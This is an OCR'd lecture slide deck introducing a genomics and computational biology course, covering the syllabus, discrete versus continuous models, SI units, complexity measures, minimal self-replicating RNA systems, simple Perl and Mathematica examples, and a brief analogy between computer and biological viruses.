Bphys/Biol E-101 = HST 508 = GEN224

Your grade is based on six problem sets and a course project, with emphasis on collaboration across disciplines.

Open to: upper level undergraduates, and all graduate students. The prerequisites are basic knowledge of molecular biology, statistics, & computing.

Please hand in your questionnaire after this class.
First problem set is due before Lecture 3 starts via email or paper depending on your section TF.

Bio 101: Genomics & Computational Biology

Week#1 *Intro 1:* **Computing, Statistics, Perl, Mathematica**
Week#2 *Intro 2:* Biology, comparative genomics, models & evidence, applications
Week#3 *DNA 1:* Polymorphisms, populations, statistics, pharmacogenomics, databases
Week#4 *DNA 2:* Dynamic programming, Blast, multi-alignment, **H**idden**M**arkov**M**odels
Week#5 *RNA 1:* 3D-structure, microarrays, library sequencing & quantitation concepts
Week#6 *RNA 2:* Clustering by gene or condition, DNA/RNA motifs.
Week#7 *Protein 1:* 3D structural genomics, homology, dynamics, function & drug design
Week#8 *Protein 2:* Mass spectrometry, modifications, quantitation of interactions
Week#9 *Network 1:* Metabolic kinetic & flux balance optimization methods
Week#10 *Network 2:* Molecular computing, self-assembly, genetic algorithms, neural-nets
Week#11 *Network 3:* Cellular, developmental, social, ecological & commercial models
Week#12 Project presentations
Week#13 Project Presentations
Week#14 Project Presentations

Intro 1: Today's story, logic & goals

Life & computers : Self-assembly required

- Discrete & continuous models
- Minimal life & programs


Catalysis & Replication


- Differential equations
- Directed graphs & pedigrees

Mutation & the Single Molecules models

- Bell curve statistics

Selection & optimality



101


acgt
1
0
1
1
0
1
1
0
1
1
0
1
00=a
01=c
10=g
11=t
1
0
1
1
0
1

gggatttagctcagtt

gggagagcgccagact

gaa



gat

ttg


gag

gtcctgtgttcgatcc

acagaattcgcacca

Post- 300
genomes &
3D structures

Discrete Continuous



Discrete	Continuous
a sequence	a weight matrix of sequences
lattice	molecular coordinates
digital	analog (16 bit A2D converters)
$\Sigma \Delta x$	dx
neural/regulatory on/off	gradients & graded responses
sum of black & white	gray
essential/neutral	conditional mutation
alive/not	probability of replication

Bits (discrete)

bit = binary digit

1 base >= 2 bits

1 byte = 8 bits

+	Kilo	Mega	Giga	Tera	Peta	Exa	Zetta	Yotta	+
	3	6	9	12	15	18	21	24	
-	milli	micro	nano	pico	femto	atto	zepto	yocto	-

	Kibi	Mebi	Gibi	Tebi	Pebi	Exbi
1024 =	2^{10}	2^{20}	2^{30}	2^{40}	2^{50}	2^{60}

http://physics.nist.gov/cuu/Units/prefixes.html

Defined quantitative measures

Seven basic (Système International) SI units:
s, m, kg, mol, K, cd, A

(some measures at precision of 14 significant figures)

Quantal: Planck time, length: 10^{-43} seconds, 10^{-35} meters, mol=6.0225 10^{23} entities.

casa.colorado.edu/~ajsh/sr/postulate.html
physics.nist.gov/cuu/Uncertainty/
scienceworld.wolfram.com/physics/SI.html

Quantitative definition of life?

Historical/Terrestrial Biology vs "General Biology"

Probability of replication … of complexity from simplicity
(in a specific environment)

Robustness/Evolvability
(in a variety of environments)

Examples: mules, fires, nucleating crystals,
pollinated flowers, viruses, predators,
molecular ligation, factories, self-assembling machines.

Complexity definitions

1. Computational Complexity = speed/memory scaling P, NP


2. Algorithmic Randomness (Chaitin-Kolmogorov)

3. Entropy/information

4. Physical complexity
(Bernoulli-Turing Machine)

Crutchfield & Young in Complexity, Entropy, & the Physics of Information 1990 pp.223-269
www.santafe.edu/~jpc/JPCPapers.html

Complexity & Entropy/Information



www.santafe.edu/~jpc/JPCPapers.html

Why Model?

- To understand biological/chemical data.
  (& design useful modifications)

- To share data we need to be able to
  search, merge, & check data via models.

- Integrating diverse data types can reduce random & systematic errors.

Which models will we search, merge & check in this course?

- Sequence: Dynamic programming, assembly, translation & trees.
- 3D structure: motifs, catalysis, complementary surfaces – energy and kinetic optima
- Functional genomics: clustering
- Systems: qualitative & boolean networks
- Systems: differential equations & stochastic
- Network optimization: Linear programming

Intro 1: Today's story, logic & goals

Life & computers : Self-assembly required

- Discrete & continuous models
- Minimal life & programs

Catalysis & Replication

- Differential equations
- Directed graphs & pedigrees

Mutation & the Single Molecules models

- Bell curve statistics

Selection & optimality

Elements of RNA-based life: C,H,N,O,P

Useful for many species:

Na, K, Fe, Cl, Ca, Mg, Mo, Mn, S, Se, Cu, Ni, Co, **Si**

Group	1	2		3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
Period																			
1	1 H																		2 He
2	3 Li	4 Be												5 B	6 C	7 N	8 O	9 F	10 Ne
3	11 Na	12 Mg												13 Al	14 Si	15 P	16 S	17 Cl	18 Ar
4	19 K	20 Ca		21 Sc	22 Ti	23 V	24 Cr	25 Mn	26 Fe	27 Co	28 Ni	29 Cu	30 Zn	31 Ga	32 Ge	33 As	34 Se	35 Br	36 Kr
5	37 Rb	38 Sr		39 Y	40 Zr	41 Nb	42 Mo	43 Tc	44 Ru	45 Rh	46 Pd	47 Ag	48 Cd	49 In	50 Sn	51 Sb	52 Te	53 I	54 Xe
6	55 Cs	56 Ba	*	71 Lu	72 Hf	73 Ta	74 W	75 Re	76 Os	77 Ir	78 Pt	79 Au	80 Hg	81 Tl	82 Pb	83 Bi	84 Po	85 At	86 Rn
7	87 Fr	88 Ra	**	103 Lr	104 Rf	105 Db	106 Sg	107 Bh	108 Hs	109 Mt	110 Uun	111 Uuu	112 Uub	113 Uut	114 Uuq	115 Uup	116 Uuh	117 Uus	118 Uuo

*Lanthanoids	*	57 La	58 Ce	59 Pr	60 Nd	61 Pm	62 Sm	63 Eu	64 Gd	65 Tb	66 Dy	67 Ho	68 Er	69 Tm	70 Yb
**Actinoids	**	89 Ac	90 Th	91 Pa	92 U	93 Np	94 Pu	95 Am	96 Cm	97 Bk	98 Cf	99 Es	100 Fm	101 Md	102 No

Minimal self-replicating units

Minimal theoretical composition: 5 elements: C,H,N,O,P
Environment = water, NH_4^+, 4 NTP^-s, lipids

Johnston et al. Science 2001 292:1319-1325 RNA-catalyzed RNA polymerization: accurate and general RNA-templated primer extension
(http://www.ncbi.nlm.nih.gov/entrez/query.fcgi?cmd=Retrieve&db=PubMed&list_uids=11358999&dopt=Abstract).

Minimal programs

perl -e "print exp(1);" 2.71828182845905
excel: = EXP(1) 2.718281828459050000000
f77: print*, exp(1.q0) 2.718281828459045235360287471352 66
Mathematica: N[Exp[1],100] 2.718281828459045235360287471352662497757247093699959574966967627724076630353547594571382178525166427

- Underlying these are algorithms for arctangent and hardware for RAM and printing.
- Beware of approximations & boundaries.
- Time & memory limitations. E.g. first two above 64 bit floating point:
  52 bits for mantissa (= 15 decimal digits), 10 for exponent, 1 for +/- signs.

Self-replication of complementary nucleotide-based oligomers

```
5′ccg + ccg     =>   5′ccgccg
                     5′CGGCGG

CGG   +   CGG   =>   CGGCGG
                     ccgccg
```

Sievers & Kiedrowski 1994 Nature 369:221
Zielinski & Orgel 1987 Nature 327:347

Why Perl & Mathmatica?

In the hierarchy of languages, **Perl** is a "high level" language,
optimized for easy coding of string searching & string manipulation.
It is well suited to web applications and is "open source"
(so that it is inexpensive and easily extended).
It has a very easy learning curve relative to C/C++
but is similar in a few way to C in syntax.

Mathematica is intrinsically stronger on math
(symbolic & numeric) & graphics.

Facts of Life 101

Where do parasites come from?

(computer & biological viral codes)

Over $12 billion/year
on computer viruses (ref)
(http://virus.idg.net/crd_virus_126660.html)

20 M dead (worse than black plague & 1918 Flu)

AIDS - HIV-1 (download)
(http://www.ncbi.nlm.nih.gov/htbin-post/Taxonomy/wgetorg?id=11676)

Polymerase drug resistance mutations
M41L, D67N, T69D, L210W, T215Y, H208Y
PISPIETVPVKLKPGMDGPK
VKQWPLTEEK
IKALIEICAE **L**EKDGKISKI
GPVNPYDTPV FAIKKK**N**S**D**K
WRKLVDFREL NKRTQDFCEV


LoveBug

